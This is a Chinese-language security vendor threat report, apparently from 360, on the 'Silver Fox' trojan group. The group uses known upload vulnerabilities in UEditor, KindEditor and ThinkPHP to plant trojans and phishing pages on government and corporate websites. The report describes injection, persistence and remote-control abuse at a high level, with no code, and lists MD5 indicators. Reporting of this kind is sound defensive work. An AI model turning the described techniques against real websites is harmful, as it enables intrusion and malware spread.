近期,360发现一个被长期跟踪监控的银狐木马团队在传播手段上又有了新的变化。除了继续通过以往的传播途径外,该团队还进一步新增了对政企网站的挂马攻击。具体而言,他们是**利用了正规网站中所存在的已公开漏洞,将银狐木马和钓鱼页面植入到网站中,再进行传播。**这些政企网站就成了银狐木马的“传播源”,被攻击的网站包括政府网站、企事业单位网站和多家大型国企网站。这些网站的网址,一般会受到聊天软件和安全软件的信任,利用这些网站进行挂马,更容易突破防御进行传播,也更容易获得用户信任。
|
||||
|
||||
|
||||
被攻击者利用的,主要是Web应用的上传漏洞。利用图片,附件等的上传接口,很多应用对上传接口检测不严格,对上传文件的访问没有限制,造成攻击者上传病毒文件或挂马页面,之后获取到访问链接,就能够直接传播和发起攻击。
|
||||
|
||||
|
||||
目前发现已被利用的网站漏洞有KindEditor、WordPress、UEditor、ThinkPHP等数十款热门Web应用漏洞。以下360近期发现的一些较为典型的攻击案例。
|
||||
|
||||
|
||||
**利用****UEditor漏洞****上传恶意载荷到某博物馆页面**
|
||||
|
||||
UEditor是国内一款被广泛使用的Web前端编辑器,但其某些早期版本中存在上传漏洞,攻击者则可以利用这些漏洞上传恶意文件,其中也包括了可被执行的恶意代码脚本,攻击者便有机会利用这一点来获取Web服务器的管理权限。
|
||||
|
||||
|
||||
在我们的检测数据中,发现国内某博物馆的主页便使用了带有漏洞的UEditor编辑器,这也导致了其主页被黑客篡改并植入了银狐木马。一旦有用户访问该页面,便会执行恶意链接并跳转到某盘的木马下载共享链接进行木马下载操作。
|
||||
|
||||
|
||||
由于该网站属于是正规网站,可信度较高,用户难免放松警惕执行了木马,最终导致用户的机器遭到银狐木马的感染和控制。
|
||||
|
||||

|
||||
|
||||
图1. 用户从某博物馆页面下载银狐木马载荷
|
||||
|
||||
|
||||
**利用KindEditor漏洞上传恶意载荷**
|
||||
|
||||
|
||||
与UEditor有所区别,另一款广受青睐的Web前端编辑器KindEditor在某些版本中存在的上传漏洞仅允许攻击者可以上传.txt和.html文件。但这已然存在着可乘之机——因为这些文件可以嵌套暗链接或XSS攻击代码,所以攻击者同样可以通过构造恶意的html文件来实现跳转、钓鱼等恶意行为。
|
||||
|
||||
|
||||
某公司是智慧机器人、智能控制器一体化解决方案的集成商,产品广泛应用于航天、5G通讯、人工智能、医疗设备、轨道交通、智能卫浴、工业控制、新能源等众多领域。根据360大数据排查,该公司的网站便是由于使用了带有漏洞的KindEditor编辑器而导致被攻击者利用挂载了银狐木马,当该公司的客户或远控访问其主页时,便会下载银狐木马到设备中。该网站被植入的恶意载荷列表如图:
|
||||
|
||||

|
||||
|
||||
图2. 被攻击者通过漏洞植入到服务器中的恶意载荷列表
|
||||
|
||||
|
||||
同样,受害用户会通过被篡改的页面代码下载银狐木马到本地:
|
||||
|
||||

|
||||
|
||||
图3. 访问者下载银狐木马到本地
|
||||
|
||||
|
||||
更为值得重视的是,被植入到该网站的银狐木马还会利用PoolParty注入技术代替常规的代码注入方法,会在执行后将代码注入到系统进程中实现驻留,规避安全软件拦截。并且会修改注册表启动项和添加计划任务进一步增加自身的“生存几率”。
|
||||
|
||||

|
||||
|
||||
图4. 银狐木马在受害者设备中启动
|
||||
|
||||
|
||||

|
||||
|
||||
图5. 银狐木马修改注册表启动项
|
||||
|
||||
|
||||
**利用ThinkPHP漏洞上传恶意载荷**
|
||||
|
||||
|
||||
与上述的宽页面编辑器不同,ThinkPHP 是一个流行的 PHP 开发框架,但其某些版本中同样存在任意文件上传漏洞——允许攻击者上传恶意文件并执行。攻击者可以利用此漏洞上传恶意脚本文件,从而获取服务器的控制权、执行任意代码,同样可能导致数据泄露、服务器被入侵等严重后果。
|
||||
|
||||
|
||||
360云端大数据发现某直通服务平台由于使用了V5.0.24版本的ThinkPHP而非当前最新版本,导致被攻击者利用挂载银狐木马,被挂载的银狐木马同样也是通过某网盘的共享链接下载到受害者机器中的。
|
||||
|
||||

|
||||
|
||||
图6. 某直通服务平台被攻击并植入恶意下载链接
|
||||
|
||||
|
||||
略有区别的是该链接下载到的是某正规安全终端软件,该终端提供了远程控制功能,此功能允许管理员从远程位置安全地访问和控制终端计算机,从而进行实时的监控和管理。该安全终端被银狐木马团伙恶意利用来实现对受害用户机器的入侵,从而可以控制用户机器,窃取机器信息以及进行进一步的恶意行为。
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
|
||||
|
||||
|
||||
**安全提示**
|
||||
|
||||
|
||||
针对此类攻击,安装有360终端安全客户端的用户无需过度担心,只需正常开启360客户端并确保其防护功能生效,其余的只要交给360即可。
|
||||
|
||||

|
||||
|
||||
图7. 360拦截对银狐木马的攻击拦截弹窗
|
||||
|
||||
|
||||
对于这类攻击,我们向广大用户提出以下几点安全建议:
|
||||
|
||||
|
||||
|
||||
安装安全软件并确保其防护功能已被完整开启,保证安全软件能有效保护设备免受恶意攻击。
|
||||
|
||||
|
||||
相信安全软件的判断,切勿轻易将报毒程序添加至信任区或退出安全软件。
|
||||
|
||||
|
||||
建议尽可能将网站引用升级到最新版本,并修复已知漏洞。
|
||||
|
||||
|
||||
**IOCs**
|
||||
|
||||
**样本MD5**
|
||||
|
||||
4cf3a577fdd1bdd7d232970c65042a3a
|
||||
|
||||
6dc3f6da0a2c7e4a9953b9108fdb296b
|
||||
|
||||
50e5f2d31f70aca0c17fda498003fca4
|
||||
|
||||
56d5168e68d16cafcae3d0134242887d
|
||||
|
||||
e74e418b671845d7e434442c1e4891e9
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62);border-style: none;" width="100.0000%"><section><section style="display: flex;flex-flow: row;margin-top: 10px;margin-right: 0%;margin-left: 0%;justify-content: flex-start;"><section style="display: inline-block;vertical-align: middle;width: auto;min-width: 10%;height: auto;flex: 0 0 auto;align-self: center;box-shadow: rgb(0, 0, 0) 0px 0px 0px;"><section style="font-size: 14px;color: rgb(115, 215, 200);line-height: 1;letter-spacing: 0px;text-align: center;"><p><strong>01</strong></p></section></section><section style="display: inline-block;vertical-align: middle;width: auto;flex: 100 100 0%;align-self: center;height: auto;"><section style="font-size: 14px;letter-spacing: 1px;line-height: 1.8;color: rgb(140, 140, 140);"><p style=""><span style="color: rgb(224, 224, 224);">|</span><span style="font-size: 12px;"><a target="_blank" href="http://mp.weixin.qq.com/s?__biz=MzA5ODA0NDE2MA==&mid=2649787459&idx=1&sn=3ce4bc70cc7d74c0d484f1d963142065&chksm=8893bc2cbfe4353ada1a77d6238bb917d94d393c157e33f139c9ec81de232373fac7f41528d6&scene=21#wechat_redirect" textvalue="银狐的反击—模拟点击放行拦截弹窗" linktype="text" imgurl="" imgdata="null" data-itemshowtype="0" tab="innerlink" data-linktype="2" hasload="1" style="outline: 0px;color: var(--weui-LINK);cursor: default;font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 14px;letter-spacing: 1px;background-color: rgb(255, 255, 255);"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-size: 12px;">银狐的反击—模拟点击放行拦截弹窗</span></a></span></p></section></section></section><section style="margin: 5px 0%;"><section style="background-color: rgb(224, 224, 224);height: 1px;"><svg viewBox="0 0 1 1" style="float:left;line-height:0;width:0;vertical-align:top;"></svg></section></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62);border-style: none;" width="100.0000%"><section><section style="display: flex;flex-flow: row;margin-top: 10px;margin-right: 0%;margin-left: 0%;justify-content: flex-start;"><section style="display: inline-block;vertical-align: middle;width: auto;min-width: 10%;height: auto;flex: 0 0 auto;align-self: center;"><section style="font-size: 14px;color: rgb(115, 215, 200);line-height: 1;letter-spacing: 0px;text-align: center;"><p><strong>02</strong></p></section></section><section style="display: inline-block;vertical-align: middle;width: auto;flex: 100 100 0%;align-self: center;height: auto;"><section style="font-size: 14px;letter-spacing: 1px;line-height: 1.8;color: rgb(140, 140, 140);"><p style=""><span style="color: rgb(224, 224, 224);">|</span><span style="font-size: 12px;"><a target="_blank" href="http://mp.weixin.qq.com/s?__biz=MzA5ODA0NDE2MA==&mid=2649787412&idx=1&sn=60eff1e08431344a99a3ffccc62c30a7&chksm=8893bc7bbfe4356d51011ad580c70ae32c417b88f2ccad115db203a5931194d09b1cae62475d&scene=21#wechat_redirect" textvalue="再谈银狐:百变木马银魂不散" linktype="text" imgurl="" imgdata="null" data-itemshowtype="0" tab="innerlink" data-linktype="2" hasload="1" style="outline: 0px;color: var(--weui-LINK);cursor: default;font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 1px;font-size: 14px;background-color: rgb(255, 255, 255);"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-size: 12px;">再谈银狐:百变木马银魂不散</span></a></span></p></section></section></section><section style="margin: 5px 0%;"><section style="background-color: rgb(224, 224, 224);height: 1px;"><svg viewBox="0 0 1 1" style="float:left;line-height:0;width:0;vertical-align:top;"></svg></section></section></section></td></tr><tr><td colspan="1" rowspan="1" style="border-color: rgb(62, 62, 62);border-style: none;" width="100.0000%"><section><section style="display: flex;flex-flow: row;margin-top: 10px;margin-right: 0%;margin-left: 0%;justify-content: flex-start;"><section style="display: inline-block;vertical-align: middle;width: auto;min-width: 10%;height: auto;flex: 0 0 auto;align-self: center;"><section style="font-size: 14px;color: rgb(115, 215, 200);line-height: 1;letter-spacing: 0px;text-align: center;"><p><strong>03</strong></p></section></section><section style="display: inline-block;vertical-align: middle;width: auto;flex: 100 100 0%;align-self: center;height: auto;"><section style="font-size: 14px;letter-spacing: 1px;line-height: 1.8;color: rgb(140, 140, 140);"><p style=""><span style="color: rgb(224, 224, 224);">|</span><span style="font-size: 12px;"><a target="_blank" hreLine truncated
|
||||
|
||||
|
||||
**安全KER**
|
||||
|
||||
|
||||
安全KER致力于搭建国内安全人才学习、工具、淘金、资讯一体化开放平台,推动数字安全社区文化的普及推广与人才生态的链接融合。目前,安全KER已整合全国数千位白帽资源,联合南京、北京、广州、深圳、长沙、上海、郑州等十余座城市,与ISC、XCon、看雪SDC、Hacking Group等数个中大型品牌达成合作。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**注册安全KER社区**
|
||||
|
||||
**链接最新“圈子”动态**
|
||||
|
||||
Reference in new issue
Block a user